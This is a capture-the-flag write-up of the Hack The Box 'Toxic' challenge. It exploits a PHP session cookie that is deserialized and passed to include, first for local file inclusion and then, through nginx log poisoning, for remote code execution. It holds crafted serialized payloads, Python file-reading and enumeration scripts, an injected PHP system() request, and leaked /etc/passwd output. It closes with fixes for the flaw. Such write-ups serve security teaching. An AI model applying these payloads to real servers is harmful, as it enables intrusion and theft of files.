Toxic

Exploiting PHP Deserialization

0xd4y

May 29, 2021

0xd4y Writeups

LinkedIn: https://www.linkedin.com/in/segev-eliezer/

Email: 0xd4yWriteups@gmail.com

Web: https://0xd4y.github.io/

Table of Contents

Executive Summary


Serialization is used to convert data to be stored in a manner that can be easily sent across a network, transferred to a file, or added to a database. The main purpose of this process of conversion is to save the state of an object .
When untrusted user-controlled data is saved into an object and an operation is performed on it, potential vulnerabilities could arise. Such is the case with the website discussed within this report. The PHPSESSID serialization cookie, provided upon accessing the website, was passed directly into an include statement. This resulted in a local file inclusion vulnerability (LFI) which was then upgraded to remote code execution (RCE).

Attack Narrative

Other than having been provided the source code for this challenge, no other information was given except for the IP of the box and the port on which the HTTP service sits. Despite having the source code, this challenge will be treated as if that information was not given so as to replicate real-world black-box environment engagements.

Website Analysis

To begin analyzing for vulnerabilities, the website will first be accessed:



Dart Frog

Tampa, Florida

Due to local guidelines we can only ship up 5 poison dart frogs at once. For any orders larger than this please email idontcare@goaway.com

A single frog may contain enough poison to kill more than 20,000 mice, or more than 10 people.

Poison dart frogs live in the tropical rainforests of Central and South America, where the humid climate means they can live away from permanent bodies of water.

After crawling through the website, nothing out of the ordinary was discovered. There was nothing on the website that looked for user-input, so common web vulnerabilities related to XSS and SQL were unlikely to be present on the website.

Discovering Object Injection

However, after intercepting a request to the website with BurpSuite, it could be seen that the website provides a cookie to the client:

```
GET / HTTP/1.1

Host: 167.99.88.212:30746
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie:
PHPSESSID=Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoxNToiL3d3dy9pbmRleC5od
G1sIjt9
Upgrade-Insecure-Requests: 1
```

This is peculiar as there is no need for a cookie on the website because it does not have any functionality. Looking at the value for the cookie, the byte stream looks similar to base64. After base64 decoding it, the following interesting information is discovered:

```
┌─[✗]─[0xd4y@Writeup]─[~/business/hackthebox/challenges/web/toxic]
└──╼ $echo -n
Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoxNToiL3d3dy9pbmRleC5odG1sIjt9|ba
se64 -d; echo
O:9:"PageModel":1:{s:4:"file";s:15:"/www/index.html";}
```

From the decoded output, the cookie can be identified as a serialized PHP object.

Understanding PHP Serialized Objects

The O at the beginning of the output represents “Object”, and the number 9 represents the number of characters that comprise the name of the object (in this case it is “PageModel” which is nine characters in length). The letter “s” represents string, and it refers to the type of the data that it precedes.

LFI

Following the modification of /www/index.html to /etc/passwd, the server's response changes:

```
└──╼ $echo -n
'''O:9:"PageModel":1:{s:4:"file";s:11:"/etc/passwd";}'''|base64
Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoxMToiL2V0Yy9wYXNzd2QiO30=
```

Note that the data s:15 *was modified to* s:11 *because /etc/passwd is 11 characters long*

Request:

```
GET / HTTP/1.1
Host: 167.99.88.212:30746
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie:
PHPSESSID=Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoxMToiL2V0Yy9wYXNzd2
QiO30=
Upgrade-Insecure-Requests: 1
```

Reponse:

```
HTTP/1.1 200 OK

Server: nginx
Date: Sat, 29 May 2021 21:25:41 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.15
Content-Length: 1262

root:x:0:0:root:/root:/bin/ash
```

```
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
www:x:1000:1000:1000:/home/www:/bin/sh
nginx:x:100:101:nginx:/var/lib/nginx:/sbin/nologin
```

Therefore, the server is most likely performing some sort of include statement on the file parameter. To efficiently enumerate files on the server, a python script was developed to quickly perform the operation of modifying the file parameter and base64 encoding the object:

```python
import requests
from base64 import b64encode

while(True):

    f = input("$ ")
    payload = '''O:9:"PageModel":1:{s:4:"file";s:%d:"%s";}''' %
(len(f.rstrip()),f.rstrip())
```

```
    payload = b64encode(payload.encode())
    cookies = { "PHPSESSID" : payload.decode() }
    html = requests.get("http://167.99.88.212:30746",cookies=cookies).text
    if len(html) > 0:
        print(html)
```

In regards to the last two lines of the file, it was found that upon inputting a nonexistent file (or a file that cannot be read due to lack of permissions), the html output contained 0 bytes of data. Now, instead of tediously base64 encoding the cookie and putting it into BurpSuite, the python script can be run instead to quickly perform this task:

```
┌─[0xd4y@Writeup]─[~/business/hackthebox/challenges/web/toxic]
└──╼ $python3 fileread.py
$ /etc/passwd
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
```

```
nobody:x:65534:65534:nobody:/:/sbin/nologin
www:x:1000:1000:1000:/home/www:/bin/sh
```

From the output of the /etc/passwd file, two particular entries can be seen: the root user is running `/bin/ash` instead of the normal `/bin/bash` (this may be to prevent users from getting to root unless it is aliased to something), and there is a local user named `www` running `/bin/sh`.

Local File Enumeration

A second python script was created to quickly enumerate the local files on the system:

```
import requests
from base64 import b64encode

for f in open("lfi.txt","r").readlines():

    payload = '''O:9:"PageModel":1:{s:4:"file";s:%d:"%s";}''' %
(len(f.rstrip()),f.rstrip())
    payload = b64encode(payload.encode())
    cookies = { "PHPSESSID" : payload.decode() }
    html = requests.get("http://167.99.88.212:30746",cookies=cookies).text
    if len(html) > 0:
        print(f.strip())
```

The script opens file called lfi.txt[1] and puts the file name into the object. When the file is present on the system, the length of the response will be greater than 0 bytes, and the name of the file will be printed out. However, after the python script finished executing, no interesting files were discovered:

```
/etc/passwd
/etc/fstab
/etc/hosts
/etc/inittab
/etc/issue
/etc/motd
/etc/motd
/etc/mtab
```

[1] https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt

```
/etc/profile
/etc/resolv.conf
/proc/cpuinfo
/proc/filesystems
/proc/interrupts
/proc/ioports
/proc/meminfo
/proc/modules
/proc/mounts
/proc/stat
/proc/swaps
/proc/version
/proc/self/net/arp
```

RCE

Seeing as an LFI vulnerability was detected, the possibility of upgrading this to RCE is something of interest. A common methodology for converting an LFI vulnerability to RCE is log poisoning[2], a process in which a malicious GET request causes a log file to execute PHP. Before performing the malicious GET request, the location of the access log must first be identified; this can be done with the help of Nmap and Google:

```
┌─[✗]─[0xd4y@Writeup]─[~/business/hackthebox/challenges/web/toxic]
└──╼ $nmap -p 30746 167.99.88.212 -sC -sV -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan
times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-30 00:50 BST
Nmap scan report for 167.99.88.212
Host is up (0.12s latency).

PORT      STATE SERVICE VERSION
30746/tcp open  http    nginx
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Dart Frog
```

[2] https://henkel-security.com/tag/log-poison/

Nmap detects the version running on the HTTP service to be nginx. After googling for the location of the file, it was found that the access log is located at `/var/log/nginx/access.log`[3]:

```
$ /var/log/nginx/access.log
167.99.88.212 - 200 "GET / HTTP/1.1" "-" "python-requests/2.13.0"
```

When a GET request with PHP is performed on the web server, code execution can be observed:

Request:

```
┌─[✗]─[0xd4y@Writeup]─[~/business/hackthebox/challenges/web/toxic]
└──╼ $nc 167.99.88.212 30105
GET/<?php system('ls');?>
HTTP/1.1 400 Bad Request
Server: nginx
Date: Sun, 30 May 2021 05:44:42 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 150
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Output:

```
$ /var/log/nginx/access.log
167.99.88.212 - 200 "GET / HTTP/1.1" "-" "python-requests/2.13.0"
167.99.88.212 - 200 "GET / HTTP/1.1" "-" "python-requests/2.13.0"
167.99.88.212 - 400 "GET/index.html
index.php
models
static
```

[3] https://www.phusionpassenger.com/library/admin/nginx/log_file/#:~:text=By%20default%2C%20the%20Passenger%20log.log%20.

```
" "-" "-"
```

To find the flag file, the ls -R (for recursive) was used. After performing the same methodology used above, the flag file was found in the root directory of the system

```
bin
dev
entrypoint.sh
etc
flag_zHN96
home
lib
media
mnt
opt
```

Finally, the flag can be grabbed:

```
$ /flag_zHN96
HTB{P0i5o[REDACTED]F4R3?!}
```

Post Exploitation Analysis

Due to the source code being given, the code responsible for the deserialization vulnerability can easily be analyzed.

Cause of Object Injection Vulnerability

The file associated with the serialized cookie is index.php, and the insecure way it deals with this cookie can be seen:

```php
<?php

spl_autoload_register(function ($name){

    if (preg_match('/Model$/', $name))
    {
        $name = "models/${name}";
    }
    include_once "${name}.php";

});

if (empty($_COOKIE['PHPSESSID']))
{

    $page = new PageModel;
    $page->file = '/www/index.html';

    setcookie(
        'PHPSESSID',
        base64_encode(serialize($page)),
        time()+60*60*24,
        '/'
    );

}
$cookie = base64_decode($_COOKIE['PHPSESSID']);
unserialize($cookie);
```

At the very bottom of the file, the function `unserialize` is performed on the argument `$cookie`. This would not result in a vulnerability if the cookie could not be modified by the client. However, this was not true for this challenge, and the web server could therefore be exploited.. To fix this insecurity, the `json_encode()` and `json_decode()` should be implemented instead. Furthermore, input validation must be carried out on the cookie to ensure that it does not contain unexpected data (such as a different file name).
Additionally, the serialized object should be stored in a database with a unique identifier. The unique identifier would then be the value of the cookie, and its associated data could then be safely retrieved thus removing the ability of the client to modify the object's data.

Conclusion

The web server was vulnerable to a PHP Object Injection attack. This vulnerability can easily be avoided by practicing the secure methods outlined in the Post Exploitation Analysis section. The following remediations should be immediately observed to ensure that sensitive local files do not get read by untrusted users:

- Secure the index.php file
    - As discussed in the previous section, the `json_decode()` and `json_encode()` functions should be used instead of the insecure `unserialize()` function
    - Insert object data into a database and use a unique identifier

The aforementioned remediations should be followed as soon as possible, as the system is currently prone to being penetrated by a malicious actor.